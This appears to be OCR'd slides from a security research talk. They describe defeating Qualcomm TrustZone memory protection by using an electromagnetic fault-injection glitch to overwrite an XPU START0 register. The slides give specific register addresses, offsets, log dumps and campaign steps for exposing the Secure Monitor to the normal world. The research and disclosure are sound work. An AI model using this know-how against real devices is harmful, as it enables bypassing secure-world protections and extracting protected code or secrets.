
- Having to glitch every (32-bit) write operation is inconvenient.

- How can we extend our control?

- Can a TEE be defeated with a single write?

TEE Memory Protection: Qualcomm XPUs.

TrustZone Address Space Controller (TZASC)




Qualcomm XPUs

- They are TZASCs:
  - Located on busses
- Protect memory/peripheral access according to:
  - Destination address (physical)
  - Secure/Non secure access (bus bit)
  - …other criteria
- Need to be configured at boot:
  - and updated at runtime to reflect any change in TEE memory layout
- Configuration table is held somewhere in EL3 memory

XPUs: blocking REE access


- Attempting to access secure memory from REE causes an exception:



```
/ # devmem 0x4ac00000
[ 5007.321750] 8<--- cut here ---
[ 5007.321780] Unhandled fault: external abort on non-linefetch (0x008) at 0x76fe7000
[ 5007.323696] pgd = 1ab15f0a
[ 5007.331240] [76fe7000] *pgd=7b39a835, *pte=4ac09783, *ppte=4ac09e33
[ 5007.334018] WARN: Access Violation!!!, Run "cat /sys/kernel/debug/qti_debug_logs/
    tz_log" for more details
Bus error (core dumped)
/ #
```

- More details are available in the `tz_log` file

XPU: Logs



```
/ # tail /sys/kernel/debug/qti_debug_logs/tz_log -n 36
 xpu: ISR begin
[1c0032308c]XPU ERROR: Non Sec!!
[1c0032384a]XPU INTR 0:1 >> 00000000:00000020
[1c0032412a]xpu:>>> [4] XPU error dump, XPU id 4 (DDR0_MPU)<<<
[1c00324a24] <--- cut here ---
[1c003290cb] xpu: uPhysicalAddress: 4ac00000
[1c0032992d]  <--- cut here ---
xpu: Prt: 0: Start: 0x40000000, End: 0x4ac00000, Perm0: 0xffffffff, Perm1: 0xffff,
    Cfg: 0x1
xpu: Prt: 1: Start: 0x4ac00000, End: 0x4ad11000, Perm0: 0x0, Perm1: 0x0, Cfg: 0x0
xpu: Prt: 2: Start: 0x4ad11000, End: 0x4ad12000, Perm0: 0xc0, Perm1: 0x0, Cfg: 0x0
xpu: Prt: 3: Start: 0x4ad12000, End: 0x4ad14000, Perm0: 0x0, Perm1: 0x0, Cfg: 0x0
xpu: Prt: 4: Start: 0x4ad14000, End: 0x4ad15000, Perm0: 0x55555555, Perm1: 0x5555,
    Cfg: 0x0
xpu: Prt: 5: Start: 0x4ad15000, End: 0x4ad16000, Perm0: 0x0, Perm1: 0x0, Cfg: 0x0
xpu: Prt: 6: Start: 0x4ad16000, End: 0x4ad8b000, Perm0: 0xc0, Perm1: 0x0, Cfg: 0x1
xpu: Prt: 7: Start: 0x4ad8b000, End: 0x7ffff000, Perm0: 0xffffffff, Perm1: 0xffff,
    Cfg: 0x1
xpu: Prt: 8: Start: 0xfffff000, End: 0xfffff000, Perm0: 0x0, Perm1: 0x0, Cfg: 0x0
xpu: Prt: 9: Start: 0xfffff000, End: 0xfffff000, Perm0: 0x0, Perm1: 0x0, Cfg: 0x0
xpu: Prt: 10: Start: 0x4a400000, End: 0x4a600000, Perm0: 0x0, Perm1: 0x0, Cfg: 0x1
xpu: Prt: 11: Start: 0xfffff000, End: 0xfffff000, Perm0: 0x0, Perm1: 0x0, Cfg: 0x1
xpu: Prt: 12: Start: 0xfffff000, End: 0xfffff000, Perm0: 0x0, Perm1: 0x0, Cfg: 0x0
xpu: Prt: 13: Start: 0xfffff000, End: 0xfffff000, Perm0: 0x0, Perm1: 0x0, Cfg: 0x0
xpu: Prt: 14: Start: 0xfffff000, End: 0xfffff000, Perm0: 0x0, Perm1: 0x0, Cfg: 0x0
xpu: Prt: 15: Start: 0xfffff000, End: 0xfffff000, Perm0: 0x0, Perm1: 0x0, Cfg: 0x0
/ #
```

Notes

- There can be multiple XPUs:
  - Likely one per DDR memory controller


- The configuration dumped in the logs must be in EL3 memory

- XPU configuration needs to be applied to hardware XPUs

Let’s find out more!

Finding XPUs base address


- Searching "DDR0_MPU" yields one single result:
  - Referenced at 0x4ac99078



```
                              s_DDR0_MPU_4ac92ffb                              XREF[1]:     4ac99078(*)
4ac92ffb 44 44 52        ds          "DDR0_MPU"
         30 5f 4d
         50 55 00
```

- Here we find a structure with the XPU registers base address

XPU regs at 0x6E000




```
4ac99070 00 e0 06        long        6E000h
         00 00 00
         00 00
4ac99078 fb 2f c9        addr        s_DDR0_MPU_4ac92ffb                               = "DDR0_MPU"
         4a 00 00
         00 00
```

XPU registers layout

- Quarkslab research: great source of information for XPUs
  - https://blog.quarkslab.com/analysis-of-qualcomm-secure-boot-chains.html


- The layout reported seems to apply to our case:
  - XpuControlRegisterSet (0x200 bytes)
  - XpuProtectionRegisterSet (0x80 bytes)
    - Each protects one Secure Memory region



```
typedef struct XpuProtectionRegisterSet {
    u32 RACR0;                    // 0x00
    u32 unk_4[7];
    u32 WACR0;                    // 0x20
    u32 unk_24[7];
    u64 START0;                   // 0x40
    u64 END0;                     // 0x48
    u32 SCR;                      // 0x50
    u32 MCR;                      // 0x54
    u32 CNTL0;                    // 0x58, only
    u32 CNTL1;                    // 0x5C, same
    u32 unk_60[8];
} XpuProtectionRegisterSet;
```

Finding our target

- Secure Monitor:
  - protected by the 2nd set of XpuProtectionRegisterSet (Entry 1)
- Offset of START0 register XPU:
  - START0 = 0x6e000 (Base address) +
  - 0x200 (XpuControlRegisterSet) +
  - 0x80 (XpuProtectionRegisterSet * 1) +
  - 0x40 = 0x6e2c0



```
/ # tail /sys/kernel/debug/qti_debug_logs/tz_log -n 36
 xpu: ISR begin
[1c0032308c]XPU ERROR: Non Sec!!
[1c0032384a]XPU INTR 0:1 >> 00000000:00000020
[1c0032412a]xpu:>>> [4] XPU error dump, XPU id 4 (DDR0_MPU)<<<
[1c00324a24] <--- cut here ---
[1c003290cb] xpu: uPhysicalAddress: 4ac00000
[1c0032992d]  <--- cut here ---
xpu: Prt: 0: Start: 0x40000000, End: 0x4ac00000, Perm0: 0xffffffff, Perm1: 0xffff,
    Cfg: 0x1
xpu: Prt: 1: Start: 0x4ac00000, End: 0x4ad11000, Perm0: 0x0, Perm1: 0x0, Cfg: 0x0
xpu: Prt: 2: Start: 0x4ad11000, End: 0x4ad12000, Perm0: 0xc0, Perm1: 0x0, Cfg: 0x0
xpu: Prt: 3: Start: 0x4ad12000, End: 0x4ad14000, Perm0: 0x0, Perm1: 0x0, Cfg: 0x0
xpu: Prt: 4: Start: 0x4ad14000, End: 0x4ad15000, Perm0: 0x55555555, Perm1: 0x5555,
    Cfg: 0x0
xpu: Prt: 5: Start: 0x4ad15000, End: 0x4ad16000, Perm0: 0x0, Perm1: 0x0, Cfg: 0x0
xpu: Prt: 6: Start: 0x4ad16000, End: 0x4ad8b000, Perm0: 0xc0, Perm1: 0x0, Cfg: 0x1
xpu: Prt: 7: Start: 0x4ad8b000, End: 0x7ffff000, Perm0: 0xffffffff, Perm1: 0xffff,
    Cfg: 0x1
xpu: Prt: 8: Start: 0xfffff000, End: 0xfffff000, Perm0: 0x0, Perm1: 0x0, Cfg: 0x0
xpu: Prt: 9: Start: 0xfffff000, End: 0xfffff000, Perm0: 0x0, Perm1: 0x0, Cfg: 0x0
xpu: Prt: 10: Start: 0x4a400000, End: 0x4a600000, Perm0: 0x0, Perm1: 0x0, Cfg: 0x1
xpu: Prt: 11: Start: 0xfffff000, End: 0xfffff000, Perm0: 0x0, Perm1: 0x0, Cfg: 0x1
xpu: Prt: 12: Start: 0xfffff000, End: 0xfffff000, Perm0: 0x0, Perm1: 0x0, Cfg: 0x0
xpu: Prt: 13: Start: 0xfffff000, End: 0xfffff000, Perm0: 0x0, Perm1: 0x0, Cfg: 0x0
xpu: Prt: 14: Start: 0xfffff000, End: 0xfffff000, Perm0: 0x0, Perm1: 0x0, Cfg: 0x0
xpu: Prt: 15: Start: 0xfffff000, End: 0xfffff000, Perm0: 0x0, Perm1: 0x0, Cfg: 0x0
/ #
```

Attack plan

- Use our EMFI EL3 arbitrary write to change the value stored in XPU START0 register (0x6e2c0)

- We set a value that shrinks secure memory:
  - leaving part of the Secure Monitor unprotected


- If this works…

We can access Secure Monitor from REE!

EMFI campaign

- Every glitch attempt, we:
  - Use io_access_write() to attempt changing XPU START0 for the Secure Monitor region:
    - We change the value from 0x4ac00000 to 0x4ac09000
  - Glitch
  - Verify our glitch by accessing Secure Monitor physical memory from REE:
    - when successful, we read Secure Monitor code
    - when failing, we would get an unhandled exception

TEE Secure Monitor unprotected!



